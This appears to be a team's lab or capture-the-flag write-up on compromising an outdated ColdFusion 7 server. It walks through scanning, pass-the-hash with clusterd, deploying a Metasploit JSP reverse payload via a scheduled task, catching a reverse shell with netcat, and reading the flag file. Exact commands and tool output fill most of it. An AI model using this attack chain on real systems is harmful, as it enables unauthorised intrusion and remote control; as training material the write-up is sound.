
10.20.160.106: JAVA THE HUT

TEAM #1

Hash: 6460a469312686aa1da98df5d7688e21


Attack Path:

To attack machine 10.20.160.106, my team and I performed an nmap scan and saw that port 8500 was open, and from the nessus scan that the machine was running on an outdated version of Coldfusion. My team and I also found out the webpages were powered by java. Using clusterd, we found the admin hash, and performed a pass the hash attack. We created a reverse java payload using metasploit. We then used the clusterd tool to place the malicious software on a page in the Coldfusion web application using our discovered hash. Afterwards, we started our listener and started initialized the payload via 10.20.160.101/j.jsp. Finally, we found the local.txt file by going to the root directory and searching for it.



```
root@kali:~# clusterd -a coldfusion -i 10.20.160.106 -p 8500 --deploy /root/j.jsp --deployer schedule_job --usr-aut
h 3A8F33621AA747F69DC4822BDE58804804CED190
                clusterd/0.5 - clustered attack toolkit
                       [Supporting 7 platforms]

[2019-07-10 01:23PM] Started at 2019-07-10 01:23PM
[2019-07-10 01:23PM] Servers' OS hinted at windows
[2019-07-10 01:23PM] Fingerprinting host '10.20.160.106'
[2019-07-10 01:23PM] Server hinted at 'coldfusion'
[2019-07-10 01:23PM] Checking coldfusion version 10.0 ColdFusion Manager...
[2019-07-10 01:23PM] Checking coldfusion version 11.0 ColdFusion Manager...
[2019-07-10 01:23PM] Checking coldfusion version 5.0 ColdFusion Manager...
[2019-07-10 01:23PM] Checking coldfusion version 6.0 ColdFusion Manager...
[2019-07-10 01:23PM] Checking coldfusion version 6.1 ColdFusion Manager...
[2019-07-10 01:23PM] Checking coldfusion version 7.0 ColdFusion Manager...
[2019-07-10 01:23PM] Checking coldfusion version 8.0 ColdFusion Manager...
[2019-07-10 01:23PM] Checking coldfusion version 9.0 ColdFusion Manager...
[2019-07-10 01:23PM] Matched 1 fingerprints for service coldfusion
[2019-07-10 01:23PM]    ColdFusion Manager (version 7.0)
[2019-07-10 01:23PM] Fingerprinting completed.
 [2019-07-10 01:23PM] This deployer (schedule_job) requires an external listening port (8000).  Continue? [Y/n] > y
[2019-07-10 01:23PM] Preparing to deploy j.jsp...
[2019-07-10 01:23PM] Creating scheduled task...
[2019-07-10 01:23PM] Task j.jsp created, invoking task...
 [2019-07-10 01:23PM] Waiting for remote server to download file [9s]]
[2019-07-10 01:23PM] j.jsp deployed to /CFIDE/j.jsp
[2019-07-10 01:23PM] Cleaning up...
[2019-07-10 01:23PM] Finished at 2019-07-10 01:23PM
```




```
[*] exec: nc -lvp 4445

listening on [any] 4445 ...
10.20.160.106: inverse host lookup failed: Unknown host
connect to [10.20.150.101] from (UNKNOWN) [10.20.160.106] 52272
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

dir
C:\CFusionMX7\runtime\bin>dir
 Volume in drive C has no label.
 Volume Serial Number is 3EBD-951B

 Directory of C:\CFusionMX7\runtime\bin
```

```
type local.txt
C:\Users\ftully\Desktop>type local.txt
6460a469312686aa1da98df5d7688e21
```